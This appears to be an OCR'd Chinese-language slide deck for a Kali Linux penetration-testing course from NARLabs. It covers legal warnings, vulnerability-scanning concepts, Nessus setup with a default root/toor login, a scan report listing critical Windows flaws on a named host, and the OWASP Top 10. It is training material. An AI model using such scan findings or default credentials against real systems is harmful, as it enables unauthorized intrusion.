NARLabs 國家實驗研究院

國家高速網路與計算中心

Kali Linux 滲透測試實務

講師：蔡一郎
助教：許清雄

NARLabs

Google Me.

- 蔡一郎 Steven
- 學歷：國立成功大學電腦與通訊工程研究所
- 現任：財團法人國家實驗研究院 國家高速網路與計算中心 副研究員
- 重要經歷：
  - 國立成功大學研究發展基金會 助理研究員
  - 中華民國資料保護協會 1st監事
  - 中華民國南部科學園區產學協會 5th理事、6th監事
  - 台灣科技化服務協會 3rd理事
  - 台灣雲端安全聯盟 1st 理事長
  - 台灣資訊安全聯合發展協會 1st 常務監事
  - The Honeynet Project Taiwan Chapter Leader
  - Cloud Security Alliance Taiwan Chapter Founder and Director of Research
  - 部落客：http://blog.yilang.org
  - Facebook: Yi-Lang Tsai
  - 自由作家
    - 電腦圖書著作34本
    - Information Security(資安人)、Linux Guide、NetAdmin、網路資訊等文章，計80餘篇
- 專業證照：
  - RHCE、CCNA、CCAI、CEH、CHFI、ACIA、ITIL Foundation、ISO 27001 LAC、ISO 20000 LAC、BS10012 LAC、CSA STAR

The Honeynet PROJECT®

CSA cloud security alliance

redhat. CERTIFIED ENGINEER

CCNA CISCO CERTIFIED

C|EH™ Certified Ethical Hacker

C|HFI™ Computer Hacking Forensic INVESTIGATOR

ITIL foundation

AboutMe

- 許清雄 Stan < chingshiung@narlabs.org.tw >
- 學歷 : 大葉大學資訊工程學系
- 現任 :
  - 國家高速網路與計算中心 專案佐理工程師
  - The Honeynet Project Taiwan Chapter Contributor
  - RAT Core Members
- 經歷 :
  - Honeycon2013 講師
  - 台中二十號倉庫 網管工程師
- 興趣 :
  - 專研駭客攻擊手法

NARLabs

Agenda

- 弱點評估
- 進行滲透
- 社交工程

課程目標

- 本課程的目標在於透過實際應用，讓學員可以瞭解滲透測試之目的以及流程，並掌握其所需之相關技巧。

注意事項

- 課程期間，請對指定範圍內的資訊設備進行測試。
- 課程結束後，使用任何網路攻擊技巧對任何資訊設備進行攻擊皆屬個人行為。
- 請勿違反本國電腦犯罪相關法令！

國內電腦犯罪相關法令

- 刑法第36章妨礙電腦使用罪
  - 第358條
    - 無故輸入他人帳號密碼、破解使用電腦之保護措施或利用電腦系統之漏洞，而侵入他人之電腦或其相關設備者，處3年以下有期徒刑、拘役或科或併科10萬元以下罰金。
  - 第359條
    - 無故取得、刪除或變更他人電腦或其相關設備之電磁紀錄，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科二十萬元以下罰金。

國內電腦犯罪相關法令

- 刑法第36章妨礙電腦使用罪
  - 第360條
    - 無故以電腦程式或其他電磁方式干擾他人電腦或其相關設備，致生損害於公眾或他人者，處三年以下有期徒刑、拘役或科或併科十萬元以下罰金。
  - 第361條
    - 對於公務機關之電腦或其相關設備犯前三條之罪者，加重其刑至二分之一。
  - 第362條
    - 第358條至第360條之罪，須告訴乃論。

弱點掃描

- 弱點掃描(vulnerability scan)是一項針對資訊設備(包含個人電腦、伺服器與網路設備)所進行的安全性評估作業，而所使用的工具稱為弱點掃描器(vulnerability scanner)。

- 常見的弱點掃描範圍包含:
  - 作業系統(Operation System)
  - 網站應用程式(Web application)
  - 資料庫(Database)

弱點掃描的原理


- 弱點掃描器透過預先載入的系統漏洞資訊對目標資訊設備進行模擬攻擊。
- 弱點掃描的4個階段：
  - 主機探索
  - 連接埠掃描
  - 系統服務確認
  - 漏洞探測
  - 安全評估結果產出
- 常見掃描軟體
  - OpenVas
  - Nessus
  - Vega

弱點掃描

- Nessus
  - 軟體是一套遠端弱點偵測掃瞄軟體
  - 早年是免費且開放原始碼的軟體
  - 2005年後關閉了原始碼
  - 2008年並移除了免費的〝Registered Feed〞版
  - 3.0版以後已更改授權方式，目前仍有一個免費的〝Home Feed〞版，辦只能授權使用於家庭網路，所需取得最近的弱點則需額外付費


網路與主機掃瞄– Nessus

- Nessus
- http://www.tenable.com/products/nessus/select-your-operating-system
- 根據系統32/64選擇




網路與主機掃瞄–Nessus

- dpkg -i Nessus-5.2.1-debian6_i386.deb
- /etc/init.d/nessusd start
- https://127.0.0.1:8834/
- root/toor




網路與主機掃瞄-Nessus

- 安裝Nessus 並且註冊home版序號
  - 申請序號:
    - http://www.tenable.com/products/nessus-home
  - 開啟瀏覽器
    - https://localhost:8834




網路與主機掃瞄–Nessus

- 創建Policies -> 根據需求選擇Policy Wizards -> 填入相關訊息



網路與主機掃瞄–Nessus

- 創建Scans –> 填入掃描名稱 、選取Policy 、輸入目標主機 ip 位址



網路與主機掃瞄–Nessus

- 根據nessus掃描結果我們進行第二階段的驗證


Hosts › 140.110.104.22 › Vulnerabilities 43 Hide Details

Severity ▲	Plugin Name	Plugin Family	Count
CRITICAL	MS03-026: Microsoft RPC Interface Buffe...	Windows	1
CRITICAL	MS03-039: Microsoft RPC Interface Buffe...	Windows	1
CRITICAL	MS04-007: ASN.1 Vulnerability Could All...	Windows	1
CRITICAL	MS04-011: Security Update for Microsof...	Windows	1
CRITICAL	MS06-018: Vulnerability in Microsoft Dist...	Windows	1
CRITICAL	MS06-040: Vulnerability in Server Service...	Windows	1
CRITICAL	MS08-067: Microsoft Windows Server S...	Windows	1
CRITICAL	MS09-001: Microsoft Windows SMB Vul...	Windows	1

Host Details

IP:	140.110.104.22
DNS:	phe22.sro.nchc.org.tw
MAC:	00:0c:29:f5:b7:b8
OS:	Microsoft Windows Server 2003
Start time:	Wed Apr 2 22:29:50 2014
End time:	Wed Apr 2 23:05:12 2014
KB:	Download

Vulnerabilities



關於WebSecurity

- OWASP Top 10
  - A10-Unvalidated Redirects and Forwards (未經驗證的重新導向與轉送)
  - A9-Using Components with Known Vulnerabilities(使用已知漏洞元件)
  - A8 – Cross Site Request Forgery (CSRF) (跨站冒名請求)
  - A7 – Missing Function Level Access Control (缺少功能級別的存取控制)
  - A6 – Sensitive Data Exposure (敏感資料暴露)

NARLabs

關於WebSecurity


- A5 – Security Misconfiguration (不當的安全組態設定)
- A4 – Insecure Direct Object References (不安全的物件參考)
- A3 – Cross-Site Scripting(XSS) (跨站腳本程式攻擊)
- A2 – Broken Authentication and Session Management (失效的驗證與連線管理)
- A1 – Injection (注入攻擊)

網頁弱點掃描-Vega


- 特色為建立快速測試與可透過 proxy (代理伺服器，或者跳板主機)的戰術檢測
- 支援下面的模組
  - Cross Site Scripting (XSS)
    SQL Injection
    Directory Traversal
    URL Injection
    Error Detection
    File Uploads
    Sensitive Data Discovery

https://subgraph.com

